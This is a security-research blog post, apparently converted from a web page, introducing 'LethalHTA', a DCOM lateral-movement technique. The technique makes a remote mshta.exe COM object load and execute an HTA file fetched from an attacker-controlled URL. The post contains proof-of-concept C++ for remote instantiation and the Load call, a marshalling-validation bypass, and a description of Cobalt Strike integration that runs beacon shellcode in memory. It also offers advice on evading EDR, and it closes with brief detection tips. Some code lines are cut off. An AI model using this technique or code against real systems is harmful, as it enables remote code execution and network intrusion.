CODE WHITE

FINEST HACKING

JULY 6, 2018

LethalHTA - A new lateral movement technique using DCOM and HTA

The following blog post introduces a new lateral movement technique that combines the power of DCOM and HTA. The research on this technique is partly an outcome of our recent research efforts on COM Marshalling: Marshalling to SYSTEM - An analysis of CVE-2018-0824.

PREVIOUS WORK

Several lateral movement techniques using DCOM were discovered in the past by Matt Nelson, Ryan Hanson, Philip Tsukerman and @bohops. A good overview of all the known techniques can be found in the blog post by Philip Tsukerman. Most of the existing techniques execute commands via *ShellExecute(Ex)*. Some COM objects provided by Microsoft Office allow you to execute script code (e.g VBScript) which makes detection and forensics even harder.

LETHALHTA


LethalHTA is based on a very well-known COM object that was used in all the Office Moniker attacks in the past (see FireEye's blog post):

- ProgID: "htafile"
- CLSID : "{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}"
- AppID : "{40AEEAB6-8FDA-41E3-9A5F-8350D4CFCA91}"


Using James Forshaw's OleViewDotNet we get some details on the COM object. The COM object runs as local server.

Server Type:	LocalServer32
Server:	C:\Windows\System32\mshta.exe
CmdLine:	C:\Windows\System32\mshta.exe
TreatAs:	N/A
Threading Model:	Both

It has an App ID and default *launch* and *access* permissions. Only COM objects having an App ID can be used for lateral movement.



It also implements various interfaces as we can see from OleViewDotNet.



One of the interfaces is IPersistMoniker. This interface is used to save/restore a COM object's state to/from an IMoniker instance.

```
1       MIDL_INTERFACE("79eac9c9-baf9-11ce-8c82-00aa004ba90b")
2       IPersistMoniker : public IUnknown
3       {
4       public:
5           virtual HRESULT STDMETHODCALLTYPE GetClassID(
6               /* [out] */ __RPC__out CLSID *pClassID) = 0;
7
8           virtual HRESULT STDMETHODCALLTYPE IsDirty( void) = 0;
9
10          virtual HRESULT STDMETHODCALLTYPE Load(
11              /* [in] */ BOOL fFullyAvailable,
12              /* [in] */ __RPC__in_opt IMoniker *pimkName,
13              /* [in] */ __RPC__in_opt LPBC pibc,
14              /* [in] */ DWORD grfMode) = 0;
15
16          virtual HRESULT STDMETHODCALLTYPE Save(
17              /* [in] */ __RPC__in_opt IMoniker *pimkName,
18              /* [in] */ __RPC__in_opt LPBC pbc,
19              /* [in] */ BOOL fRemember) = 0;
```

```
26              /* [out] */ __RPC__deref_out_opt IMoniker **ppimkName) = 0;
27
28      };
```

IPersistMoniker.cpp hosted with ❤ by GitHub view raw

Our initial plan was to create the COM object and restore its state by calling the *IPersistMoniker->Load()* method with a *URLMoniker* pointing to an HTA file. So we created a small program and run it in VisualStudio.

```
1   int wmain(int argc, wchar_t *argv[], wchar_t *envp[])
2   {
3           GUID gHtafile = { 0x3050f4d8,0x98b5,0x11cf,{ 0xbb,0x82,0x00,0xaa,0x00,0xbd,0xce,0x0b
4           HRESULT hr;
5           IUnknownPtr pOut;
6           IPersistMonikerPtr pPersMon;
7           IMonikerPtr pMoniker;
8
9           MULTI_QI* rgQI = new MULTI_QI[1];
10          COSERVERINFO stInfo = { 0 };
11          WCHAR pwszTarget[MAX_PATH] = { L"192.168.1.11" };
12          WCHAR pwszHta[MAX_PATH] = { L"http://192.168.1.12:8000/test.hta" };
13
14          rgQI[0].pIID = &IID_IUnknown;
15          rgQI[0].pItf = NULL;
16          rgQI[0].hr = 0;
17
18          stInfo.pwszName = pwszTarget;
19          stInfo.dwReserved1 = 0;
20          stInfo.dwReserved2 = 0;
21          stInfo.pAuthInfo = nullptr;
22
23          CoInitialize(0);
24          hr = CreateURLMonikerEx(NULL, pwszHta, &pMoniker, 0);
25          hr = CoCreateInstanceEx(gHtafile, NULL, CLSCTX_REMOTE_SERVER, &stInfo, 1, rgQI);
26          pOut = rgQI[0].pItf;
27          hr = pOut->QueryInterface(&pPersMon);
28
29          hr = pPersMon->Load(FALSE, pMoniker, NULL, STGM_READ);
30  }
```

htapoc.cpp hosted with ❤ by GitHub view raw

But calling *IPersistMoniker->Load()* returned an error code *0x80070057*. After some debugging we realized that the error code came from a call to *CUrlMon::GetMarshalSizeMax()*. That method is called during custom marshalling of a URLMoniker. This makes perfect sense since we called *IPersistMoniker->Load()* with a URLMoniker as a parameter. Since we do a method call on a remote COM object the parameters need to get (custom) marshalled and sent over RPC to the RPC endpoint of the COM server.


So looking at the implementation of *CUrlMon::GetMarshalSizeMax()* in IDA Pro we can see a call to *CUrlMon::ValidateMarshalParams()* at the very beginning.

```
arg_30= qword ptr  38h

push    rbx
sub     rsp, 30h        ; Integer Subtraction
mov     rbx, [rsp+38h+arg_30]
mov     r8, rcx         ; void *
test    rbx, rbx        ; Logical Compare
jnz     short loc_1800E9D2A ; Jump if Not Zero (ZF=0)
```

```
;
loc_1800E9D2A:
mov     eax, [rsp+38h+arg_28]
mov     [rsp+38h+var_10], eax ; unsigned int
call    CUrlMon::ValidateMarshalParams(_GUID const
mov     ecx, eax
test    eax, eax        ; Logical Compare
jnz     short loc_1800E9D8E ; Jump if Not Zero (ZF=
```

At the very end of this function we can find the error code set as return value of the function. Microsoft is validating the *dwDestContext* parameter. If the parameter is *MSHCTX_DIFFERENTMACHINE* (0x2) then we eventually reach the error code.



As we can see from the references to *CUrlMon::ValidateMarshalParams()* the method is called from several functions during marshalling.

In order to bypass the validation we can take the same approach as described in our last blog post: Creating a fake object. The fake object needs to implement *IMarshal* and *IMoniker*. It forwards all calls to the *URLMoniker* instance. To bypass the validation the implementation methods for *CUrlMon::GetMarshalSizeMax*, *CUrlMon::GetUnmarshalClass*, *CUrlMon::MarshalInterface* need to modify the *dwDestContext* parameter to MSHCTX_NOSHAREDMEM(0x1). The implementation for *CUrlMon::GetMarshalSizeMax()* is shown in the following code snippet.

```
1           virtual HRESULT STDMETHODCALLTYPE GetMarshalSizeMax(
2                   /* [annotation][in] */
3                   _In_  REFIID riid,
4                   /* [annotation][unique][in] */
5                   _In_opt_  void *pv,
6                   /* [annotation][in] */
7                   _In_  DWORD dwDestContext,
8                   /* [annotation][unique][in] */
9                   _Reserved_  void *pvDestContext,
10                  /* [annotation][in] */
11                  _In_  DWORD mshlflags,
12                  /* [annotation][out] */
13                  _Out_  DWORD *pSize)
14          {
15                  return _marshal->GetMarshalSizeMax(riid, pv, MSHCTX_NOSHAREDMEM, pvDestConte
16          }
```

GetMarshalSizeMax.cpp hosted with ❤ by GitHub view raw

And that's all we need to bypass the validation. Of course we could also patch the code in *urlmon.dll*. But that would require us to call *VirtualProtect()* to make the page writable and modify *CUrlMon::ValidateMarshalParams()* to always return zero. Calling *VirtualProtect()* might get caught by EDR or "advanced" AV products so we wouldn't recommend it.

Now we are able to call the *IPersistMoniker->Load()* on the remote COM object. The COM object implemented in *mshta.exe* will load the HTA file from the URL and evaluate its content. As you already know the HTA file can contain script code such as JScript or VBScript. You can even combine our technique with James Forshaw's DotNetToJScript to run your payload directly from memory!

It should be noted that the file doesn't necessarily need to have the *hta* file extension. Extensions such as *html*, *txt*, *rtf* work fine as well as no extension at all.

LETHALHTA AND LETHALHTADOTNET

We created implementations of our technique in C++ and C#. You can run them as standalone programms. The C++ version is more a proof-of-concept and might help you creating a reflective DLL from it. The C# version can also be loaded as an Assembly with Assembly.Load(Byte[]) which makes it easy to use it in a Powershell script. You can find both implementations under releases on our GitHub.

COBALTSTRIKE INTEGRATION

To be able to easily use this technique in our day-to-day work we created a Cobalt Strike Aggressor Script called *LethalHTA.cna* that integrates the .NET implementation (LethalHTADotNet) into Cobalt Strike by providing two distinct methods for lateral movement that are integrated into the GUI, named *HTA PowerShell Delivery (staged - x86)* and *HTA .NET In-Memory Delivery (stageless - x86/x64 dynamic)*

this option it is possible to tunnel the HTA delivery/retrieval process through the beacon and also to specify a proxy server. If the target system is not able to reach the TeamServer or any other Internet-connected system, an *SMB* listener can be used instead. This allows to reach systems deep inside the network by bootstrapping an SMB beacon on the target and connecting to it via named pipe from one of the internal beacons.

Due to the techniques used, everything is done within the *mshta.exe* process without creating additional processes.

The combination of two techniques, in addition to the HTA attack vector described above, is used to execute everything in-memory. Utilizing DotNetToJScript, we are able to load a small .NET class (*SCLoader*) that dynamically determines the processes architecture (x86 or x64) and then executes the included stageless beacon shellcode. This technique can also be re-used in other scenarios where it is not apparent which architecture is used before exploitation.

For a detailed explanation of the steps involved visit our GitHub Project.

DETECTION

To detect our technique you can watch for files inside the INetCache (*%windir%\[System32 or SysWOW64]\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache\IE*) folder containing "ActiveXObject". This is due to *mshta.exe* caching the payload file. Furthermore it can be detected by an *mshta.exe* process spawned by *svchost.exe*.

Posted by Unknown at July 06, 2018
Tags Lateral Movement

Newer Post Home Older Post